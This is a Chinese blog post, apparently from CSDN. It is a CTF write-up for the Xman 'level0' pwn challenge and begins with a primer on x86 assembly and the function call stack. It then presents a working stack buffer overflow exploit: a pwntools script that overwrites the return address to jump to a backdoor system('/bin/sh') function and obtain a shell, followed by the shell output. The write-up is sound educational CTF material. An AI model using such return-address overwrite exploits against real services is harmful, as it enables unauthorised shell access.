【Xman】level0------<常用汇编指令、C语言函数调用栈简介>

原创

Grazie_ 于 2020-12-06 22:31:25 发布 66 收藏

分类专栏： pwn 文章标签： pwn 安全

本文链接：https://blog.csdn.net/qq_21746331/article/details/110733595

Xman_level0

前言

- 通过攻防世界OJ平台获取题目
- 通过作者搭建的docker获取题目环境：pwn_exercise

知识点详解

0x1 常用汇编指令

以32位汇编指令为例：

- **MOV DEST SRC：将源操作数送入目标**

  MOV EAX,1111H　　;执行结果（EAX）= 1111H

  MOV EBX, EAX　　;将EAX中的值赋给EBX

  MOV EAX, [0x400596]　　;[0x400596] 表示取地址内的值，将地址中的值赋个EAX

- **PUSH VALUE：先将栈顶指针SP-1，然后将VALUE压栈**

  PUSH 1111H　　;将1111H压入栈顶

  PUSH EAX　　;将EAX中的值压如栈顶

- **POP DEST：先将栈顶的值弹出至目的存储位置，然后SP指针+1**

  POP EAX　　;将栈顶的数据弹入EAX

- **LEA REG, SRC：把源操作数的有效地址送给指定的寄存器**

  LEA EAX, [EBP-10H]　　; 把 EBP-10H 单元的32位地址送给 EAX

- **CALL FUNC：调用某个函数，相当于把CALL的下一条指令地址压栈和修改IP的值为被调函数的地址**


  CALL _PUTS　　;程序跳转到_PUTS函数处执行

- **LEAVE：在函数返回时，恢复父函数栈帧的指令，等效于MOV ESP, EBP;　POP EBP**

- **RET：在函数返回时，控制程序执行流返回父函数的指令，等效于POP RIP1**

0x2 C语言函数调用栈

- **函数调用栈**是指在程序运行的时候内存中用于保存函数运行时状态的信息（如函数参数，局部变量等）的一段连续区域，之所以称为栈是因为在发生函数调用时，被调函数（callee）的状态被压入栈顶，而调用者（caller）的状态被保存在了栈内。当函数调用结束时，被调函数（callee）的状态被弹出，栈顶恢复到调用者（caller）的状态。函数的调用栈在内存中从高地址向低地址生长。
- 函数的状态主要受三个寄存器的影响—**EBP，ESP，EIP**。其中EBP存放当前函数栈帧的基址，当前函数的局部变量可以通过EBP加偏移来索引，而EBP指向的存储单元中存放调用当前函数的的caller的EBP。ESP中存放当前函数栈帧的栈顶，在函数开始和结束的时候会发生变化。一般来说，当程序进入一个函数的时候，通常执行三条汇编指令：**PUSH EBP； MOV EBP ESP； SUB ESP OFFSET**，这三条汇编指令就是为了给函数开辟栈帧的。EIP始终指向当前正在执行的指令，每次执行完一条指令，EIP自动加一，指向下一条指令。
- 发生函数调用时，首先**调用函数caller**会将需要传递给被**调函数callee**的参数以**逆序**的方式压入栈中，然后将进行调用之后的下一条指令地址作为返回地址压入栈顶，最后call指令会改变EIP的值，使其指向被调函数的第一条指令（**PUSH EBP**）。被调函数callee执行**PUSH EBP； MOV EBP ESP； SUB ESP OFFSET**为自己开辟栈帧。这样栈结构如就如下：



- **在x86汇编中，函数的调用使用栈来传递参数，参数逆序依次压入栈中，函数的返回值存放在EAX中；在amd汇编中，前6个参数按照逆序依次存放于 rdi、rsi、rdx、rcx、r8、r9 寄存器中，第七个以后的参数存放在栈中（也是逆序），返回值存放在RAX中**

---

writeup

先用**file**查看文件的属性，可以看出level0是**64位的ELF可执行文件**：

```
pwn@ubuntu:~/Desktop$ file level0
level0: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linu
x-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=8dc0b3ec5a7b489e61a71bc1afa7974135b0d3d4, not stripped
```

再用**checksec**查看文件的保护机制，没有打开栈保护：

```
pwn@ubuntu:~/Desktop$ checksec level0
```

```
[*] '/home/pwn/Desktop/level0'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

将文件拖入IDA-64bit进行反汇编和反编译，可以得到**main**函数：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  write(1, "Hello, World\n", 0xDuLL);
  return vulnerable_function();
}
```


main函数中并没有发现可以利用的漏洞，但是它调用了一个**vulnerable_function**函数，点进去看一下：


```
ssize_t vulnerable_function()
{
  char buf; // [rsp+0h] [rbp-80h]

  return read(0, &buf, 0x200uLL);
}
```

可以看到vulnerable_function中有一个read函数，read函数可以从buf所在栈的起始地址开始，写入200h个字节，又注意到rbp到buf的距离只有80h个字节，那么我们可以通过read函数读入数据，覆盖掉返回地址。通过观察IDA的函数窗口，发现有一个后门函数可以打开shell：

```
int callsystem()
{
  return system("/bin/sh");
}
```

这样思路就很清晰了，查看callsystem函数的地址为**0x400596**，我们只需要通过read函数修改返回地址为**0x400596**，便可以劫持函数的控制流，使程序执行system函数获得shell。如图所示：





现在，我们构造payload，先用**0x80**个来垃圾数据填充栈空间，由于是64位程序，rbp占8个字节，故再用**0x8**个垃圾数据填充rbp，最后用**0x400596**替换返回地址劫持控制流。故构造的payload为'A'*0x80+'A'*0x8+0x400596 。由于read函数修改了返回地址，当vulnerable_function返回时，执行**ret**指令，会使得**rip**指向后门函数的地址，函数跳转到后门函数处执行。

---

exp

```python
# exp.py
from pwn import *

io = remote("0.0.0.0", 52000)

system_call = 0x400596
payload = b'A'*0x80 + b'A'*0x8 + p64(system_call)

io.recvuntil('Hello, World\n')
io.send(payload)

io.interactive()
```

运行脚本得到flag

```
pwn@ubuntu:~/Desktop$ python3 exp.py
[+] Opening connection to 0.0.0.0 on port 52000: Done
[*] Switching to interactive mode
$ ls
bin
dev
flag
level0
lib
lib32
lib64
libx32
$ cat flag
flag{now, you can do what the fuck you want!}
```

POP EIP实际上是不存在这条指令的，EIP的值不能由程序员显示的修改 ↩